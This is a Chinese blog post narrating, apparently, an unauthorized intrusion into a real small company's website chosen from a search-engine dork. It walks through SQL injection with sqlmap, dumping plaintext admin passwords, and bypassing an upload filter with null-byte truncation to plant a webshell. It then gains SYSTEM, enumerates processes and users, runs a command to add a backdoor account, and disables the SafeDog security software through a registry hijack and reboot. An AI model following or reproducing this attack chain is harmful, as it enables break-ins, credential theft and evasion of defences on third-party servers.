
为了招新打素材，就开始在百度上随便找个合适的小网站搞一搞了。

关键字 ArticleShow.jsp?productid=

开始漫长的搜索过程。


最后目标落在一个小公司的网站上。



开始注入尝试。


and 3=3 显示正常。

and 3=2 不正常。确定有 boolean 型注入漏洞。



直接上神器 sqlmap 吧。

结果表明判断正确。



从结果中我们也可以得到如下信息：

服务器系统：Windows，版本未知

中间件：Apache 2.2.6

编程语言：Java （这样看来中间件应该是 apache 的 tomcat）

数据库：MySQL 5.0.12

开始深入吧。


看看是不是数据库管理员。

然而并不是。

直接看数据库。


只有一个，轻松愉快。

爆表。



这样看只有 manager 对我们有点用了。

爆 manager 内容。




哇。。这密码还明文。。不当人。。

找后台地址吧。。

数据库中存放管理员的表是 manager，那么我们可不可以猜测后台地址是 manage 呢？试一试就知道了。

然而不行。。

那不猜测了，直接用御剑扫一下。




没等扫描完，就出现了想要的东西了。。

猜测已经很接近了。。就是没多想想。。


上后台吧

登录界面简单大气。



好像很厉害。。然而不关我事-0-


找上传点吧。



添加产品处出现了上传点。


尝试上传大马吧。

先试试无脑尝试。



果然还是没那么简单。

用 Burpsuite 来一波截断吧。




这两个地方修改一下，看看能不能绕过。

skull.jsp 后面加上%00.jpg


然后将%00 进行 url decode

这就截断了。

防止 content-type 检测，就把 content-type 改为 image/jpeg




重放。



好像不行？

右键复制图片地址看看



似乎是有点问题

不过不一定，前一幅图的意思是图片已经上传成功，让我们手动添加路径的，但两个路径是不相同的，那会不会我们的大马是上传成功了，而且没有重命名的呢？

尝试访问一下就知道了。反正有的是时间。

尝试用网站回显的地址先试试。

Copyright © 2009 NinTy www.Forjj.com

成功了。。

用大马上传一句话木马利用吧。感觉还是菜刀方便一点。


来吧。whoami 开始。

直接就 system 了。。。。

看看任务。

```
D:\www\web\[redacted]\ROOT>tasklist /svc

映像名称                       PID 服务
========================= ======== ================================================
System Idle Process              0 暂缺
System                           4 暂缺
smss.exe                       308 暂缺
csrss.exe                      360 暂缺
winlogon.exe                   384 暂缺
services.exe                   432 Eventlog, PlugPlay
lsass.exe                      444 NtLmSsp, PolicyAgent, ProtectedStorage,
                                   SamSs
svchost.exe                    596 DcomLaunch
svchost.exe                    680 RpcSs
svchost.exe                    740 Dhcp, Dnscache
ZhuDongFangYu.exe              756 ZhuDongFangYu
svchost.exe                    824 AudioSrv, CryptSvc, dmserver, EventSystem,
                                   HidServ, lanmanserver, lanmanworkstation,
                                   Netman, Nla, Schedule, SENS,
                                   ShellHWDetection, winmgmt
msdtc.exe                     1052 MSDTC
httpd.exe                     1156 Apache2.2
Jetty-Service.exe             1196 DVC seeds Release
inetinfo.exe                  1216 IISADMIN, NntpSvc, SMTPSVC
jqs.exe                       1244 JavaQuickStarterService
sqlservr.exe                  1320 MSSQLSERVER
mysqld-nt.exe                 1432 mysql
SafeDogUpdateCenter.exe       1628 Safedog Update Center
ServUDaemon.exe               1924 Serv-U
httpd.exe                      668 暂缺
sqlagent.exe                  3432 SQLSERVERAGENT
svchost.exe                   3504 TermService
tomcat5.exe                   3528 tomcat501
tomcat5.exe                   3572 tomcat502
tomcat5.exe                   3936 tomcat504
tomcat5.exe                   4112 tomcat505
tomcat5.exe                   4432 tomcat508
tomcat5.exe                   4644 tomcat509
tomcat5.exe                   4784 tomcat510
```

Rose



巨量的 tomcat 进程。。。一个服务器居然有这么多个网站。。。

然后还运行着 360 全套和服务器安全狗。

看看端口。

```
TCP    0.0.0.0:3308           0.0.0.0:0              LISTENING       10964
TCP    0.0.0.0:3309           0.0.0.0:0              LISTENING       8824
TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       3504
TCP    0.0.0.0:5001           0.0.0.0:0              LISTENING       192
TCP    0.0.0.0:5002           0.0.0.0:0              LISTENING       192
```

Ro$es

巨量端口。。不过看到 3389 端口了，跟 tasklist 对比，可以确认远程连接端口没有改，依然是 3389。

尝试下 net user。

```
D:\www\web\[redacted]\ROOT\>net user

\\ 的用户帐户

-------------------------------------------------------------------------------
Administrator            apache                   ASPNET
ftp                      Guest                    IUSR_YMHQ-SERVER
IWAM_YMHQ-SERVER         MYSQL_SF_2SKC7W          MYSQL_SF_5ISNXW
MYSQL_SF_5V4BW2          MYSQL_SF_BU5YXD          MYSQL_SF_FAMLYU
sinoweb                  SQLDebugger              SUPPORT_388945a0
tomcat501                tomcat502                tomcat503
tomcat504                tomcat505                tomcat506
tomcat507                tomcat508                tomcat509
tomcat510                tomcat511                tomcat512
tomcat513                tomcat514                tomcat515
tomcat516                tomcat601                tomcat602
tomcat603                tomcat604                tomcat605
tomcat606                tomcat607                tomcat608
tomcat609                tomcat610                tomcat611
tomcat612                tomcat613                tomcat614
tomcat615                tomcat616                tomcat617
tomcat618                tomcat619                tomcat652
tomcat666                tomcat667                tomcat668
tomcat672                tomcat673                tomcat677
命令运行完毕，但发生一个或多个错误。
```

Ro$es

一堆用户。


尝试添加用户。

```
D:\www\web\[redacted]\ROOT\>net user ro$es 123456 /add
命令成功完成。
```

Ro$es

回显成功。


net user 确认下。



并没有添加的用户。

看来是安全狗的问题。

试试直接远程连接。



连接不了。

确认端口是正确的。那只能是安全狗在搞鬼了。

要想办法过狗了。

先试试执行 taskkill，杀掉安全狗进程。

没回显。查看 tasklist，安全狗依然运行。

要找别的方法。


经过了漫长的搜索，终于用谷歌搜出了一个比较靠谱的方法。（是的，不知道为啥百度找不到这个。）

利用安全狗本身突破安全狗添加管理员

首先用 exp 获得 system 权限。（本身就是 system 了，不用再上 exp）

上传一个注册表脚本。

内容如下：



打格子的地方填写一个可以运行的程序。txt 也可以。

然后 regedit /s 脚本名称.reg

执行脚本。

然后 shutdown /r，重启机器，就能杀掉安全狗进程。

这个方法主要是用注册表挟持了安全狗的进程，使其无法正确运行。

就试试吧。

这时可以打开网站看看。打不开的话，证明命令执行成功了。等网站正常打开，

就是重启结束了。

几分钟等待，网站打开正常了，二话不说 tasklist 看看。

